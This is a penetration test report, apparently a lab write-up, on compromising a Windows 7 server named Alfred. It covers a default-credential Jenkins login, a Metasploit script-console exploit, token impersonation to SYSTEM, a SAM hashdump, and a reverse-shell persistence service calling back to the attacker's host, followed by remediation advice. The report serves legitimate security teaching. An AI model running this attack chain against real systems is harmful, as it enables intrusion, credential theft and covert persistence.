





Penetration Test Report



- By Anh4ckin3



Tables of Contents




Executive summary

Anh4ckin3 was contracted by Alfred to make a penetration test in is server in order to determine its exposure to a target attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attacks against Alfred with the goals of:

- Identified if a remote attacker could penetrate Alfred defenses
- Determining the impact of a security breach on :
    - Confidentiality of the Alfred private data
    - Internal infrastructure and availability of Alfred information systems

All actions carried out on this system are controlled and approved by the information system owner. This test has been carried out with the aim of finding vulnerabilities in the information system, which would give access to ill-intentioned people to access private or sensitive data. The penetrator will leave with the target's IP address on the network, connected via an openVPN VPN.



Summary of result

The first reconnaissance run against the system is an nmap scan, which provides us with a lot of information, including open ports, services, service versions and potential vulnerabilities. The system has 3 open ports: 80, 3389 and 8080.

The 8080 will be the most decisive as it will give us access to a login page. This page has a major security flaw, which is its password configuration. To find the password, you don't even need to use brute force, just a simple fuzzing operation to access the configuration panel.

Framework metasploit can be used to access the remote server once access to the web application administration page has been obtained.

To increase privileges, you'll need to pay close attention to the privileges of the user you're connected to, who will have privileges that allow him/her to manage Windows access tokens, giving rise to the possibility of elevation via the token impression attack.

Persistence is provided by a powerful metasploit module that gives us access to the remote server with the highest privileges.

Attack narrative

Scanning

To begin the test, we'll start with active recognition using nmap. This tool will scan open ports, service versions and information about the target system.

Command : `nmap –T4 –Pn –sV –sC –sS target_ip`


```
Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
[May 23, 2023 - 19:50:09 (CEST)] exegol-first /workspace # nmap -T4 -Pn -sV -sC -sS 10.10.203.95
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-23 19:51 CEST
Nmap scan report for 10.10.203.95
Host is up (0.032s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  tcpwrapped
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2023-05-22T17:46:06
|_Not valid after:  2023-11-21T17:46:06
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We have a lot of interesting information, especially about the two HTTP ports (80 & 8080). Rdp port 3389 can be a second choice entry point, as this type of service can be vulnerable to known vulnerabilities, such as vuln blue keep and brute force attacks.

Attack narrative

Enumeration


On port 80 we have a Microsoft IIS web server. Once on it, the application offers little attack potential because it's just a simple html page with no possibility of entering text or anything else. After tests such as brute force page analysis with gobuster or vulnerability analysis with nikto, nothing that comes up offers an attacker an attack vector.



Attack narrative

Enumeration

On port 8080 and host a web application called Jenkins, a CI-type continuous integration tool, Jenkins is an open source application designed to orchestrate deployment pipelines. Equipped with an API, it offers no fewer than 1,500 plugins. This brings us to the application's login page.



The password for this application is very insecure since the password is nothing other than admin:admin, to obtain this password it was not necessary to resort to brute force, a simple fuzzing was sufficient.

Attack narrative

Enumeration

Attack narrative

Exploitation

Thanks to this default security and configuration, we're going to use a metasploit module to gain our first access to the remote server.

Module name: exploit/multi/http/jenkins_script_console

all we have to do is configure the exploit and get our first access to the remote server.

```
msf6 exploit(multi/http/jenkins_script_console) > set password admin
password => admin
msf6 exploit(multi/http/jenkins_script_console) > set username admin
username => admin
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 10.10.203.95
rhosts => 10.10.203.95
msf6 exploit(multi/http/jenkins_script_console) > set rport 8080
rport => 8080
msf6 exploit(multi/http/jenkins_script_console) > set targeturi http://10.10.203.95:8080
targeturi => http://10.10.203.95:8080
msf6 exploit(multi/http/jenkins_script_console) > set srvhost 8081
srvhost => 8081
msf6 exploit(multi/http/jenkins_script_console) > set lhost 10.18.20.64
lhost => 10.18.20.64
msf6 exploit(multi/http/jenkins_script_console) > run
```

Attack narrative

Attack narrative

Post exploitation

Now that we have access we can begin to list our situation. We have access to the server with the user Bruce, this server is a windows 7 machine in 64x and our meterpreter session is in 86x but this doesn't matter as the session is very stable. We also have quite a few privileges, which leaves a lot of scope for elevating privileges.

```
meterpreter > getuid
Server username: alfred\bruce
meterpreter > sysinfo
Computer        : ALFRED
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Attack narrative

Post exploitation

The Windows "SeImpersonatePrivilege" allows a process to impersonate another user in order to access its resources and perform actions on its behalf. This can be used to perform specific administration and authentication tasks. Thanks to this privilege, we'll be able to carry out a token impersonation attack. A Windows authentication token impersonation attack consists of stealing or manipulating the authentication tokens of a legitimate user to gain unauthorized access to resources or privileges. The attacker can use privilege hijacking or process substitution techniques to impersonate the targeted user and gain access to sensitive information or perform malicious actions.

Our meterpreter session will be extremely useful for this, as we can load a tool called incognito which allows us to carry out this attack.

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
alfred\bruce
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Attack narrative

Post exploitation

We now have a meterpreter session at the highest privileges on the server. We can for example dumper the local SAM database. For this we need to migrate to the lssas.exe process which has PID 676 after that we will be able to recover hashes

```
meterpreter > migrate 676
[*] Migrating from 1408 to 676...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bruce:1000:aad3b435b51404eeaad3b435b51404ee:3ea0013c7eb26d63606673c34322b4ae:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

The next step is to install a persistence that will allow us to connect to the server when we want it with always the highest privileges

Attack narrative

Post exploitation

To install a persistence the metasploit module has a powerful module. the modules creates a service with a payload.exe reverse shell that will hide in windows and this service will launch every second which will allow to have an instantaneous connection to the remote system.

Modules name: exploit/windows/local/persistence_service


```
msf6 exploit(windows/local/persistence_service) > set session 2
session => 2
msf6 exploit(windows/local/persistence_service) > set lhost 10.18.20.64
lhost => 10.18.20.64
msf6 exploit(windows/local/persistence_service) > set lport 4443
lport => 4443
msf6 exploit(windows/local/persistence_service) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.18.20.64:4443
[*] Running module against ALFRED
[+] Meterpreter service exe written to C:\Users\bruce\AppData\Local\Temp\rFkD.exe
[*] Creating service FxbtWY
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/ALFRED_20230523.0639/ALFRED_20230523.0639.rc
[*] Sending stage (175686 bytes) to 10.10.203.95
[*] Meterpreter session 3 opened (10.18.20.64:4443 -> 10.10.203.95:49399) at 2023-05-23 22:06:41 +0200

meterpreter >
```

Attack narrative


Post exploitation

Once the service install it is necessary to test persistence. To do this you must configure a listener on metasploit ready to receive the reverse payload shell meterpreter.

Module name: multi/handler



It will be necessary to apply the same configuration as during the implementation of the service to receive the connection (same payload, port, and host)



Conclusion

Recommendation

This test was carried out successfully and led to the total compression of Alfred's information system. Alfred will need to protect himself from potential attacker following some recommendations


Anh4ckin3 proposes the following recommendations:


- Use strong passwords: Make them use strong passwords (12 characters minimum) will have fresh the attack as the attacker close their main door to enter. if you have trouble remembering your password secure word manager solutions exist such as Keepass (certify by ANSSI)or Bitwarden.
- Implement an IPS in your local network: IPS (Intrusion Prevention System) is a security system that, in addition to detecting intrusions, takes active measures to prevent attacks and protect the network by blocking or filtering suspicious traffic. This will make the active recognition of an attacker much more difficult. There are free ones like Crowdsec which is Open source is at the forefront of user expectations.
- review privileges and even local server users: to prevent the elevation of privileges it is well created a local user has low privileges and an administrator account has each task requiring administrator rights the windows UAC will be activated and a code will be asked to the user to perform the task with rights administrator. This will mean that when the attacker arrives on the user account he will have access to a user with no privileges and less possibility of privileges elevation

Conclusion

Risk ranting

The overall identified to Alfred as a result of the penetration test is medium and high. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against Alfred through targeted attacks





Vulnerability Detail and Mitigations

Scanning:

Rating: Medium

Description: Find information about the target via the local network.

Impact: an attack manages to visualize, understand and project itself in its future actions that could lead to the compromise of the system.

Remediation: implement an IPS in the local network that will block suspicious traffic and anticipate a potential risk of attack.

Admin web server interface compromise:

Ranting: High

Description: a large configuration default allows an attacker to find the password to access the administration page of a web application (Jenkins).

Impact: an attacker has access to the page of administration of the Jenkins application which gives a lot of options to get a first access.

Remediation: Reconfigure the administrator account with a much stronger password (12 characters minimum).


Gain access with metasploit exploit:

Ranting: High

Description: the framework metasploit offers an exploit type remote code execution after connecting to the Jenkins application.

Impact: the attacker can execute code on the remote server and obtain machine access through a reverse payload shell

Remediation: Reconfigure the administrator account with a much stronger password (12 characters minimum).



Vulnerability Detail and Mitigations

Privileges escalation with token impression:

Rating: High

Description: The attacker can use a default configuration of user privileges to elevate its privileges on the server.

Impact: the attacker becomes administrator of the server is absolutely do everything on the machine

Remediation: configure a user account without privileges that manages the web application

Dump hashes and Persistence:

Rating: High

Description: The attacker may have access to the server password hash and install a service that will give him constant access

Impact: the attacker can have access to the server whenever he wants with the highest possible privileges and he can assign tasks such as seeing the hashes of the server's local password. The attack could stay in the system and put in addition of spyware such as keylogger keyboard to potentially recover passwords.

Remediation: Prevent maximum privilege elevation and pay close attention to server behavior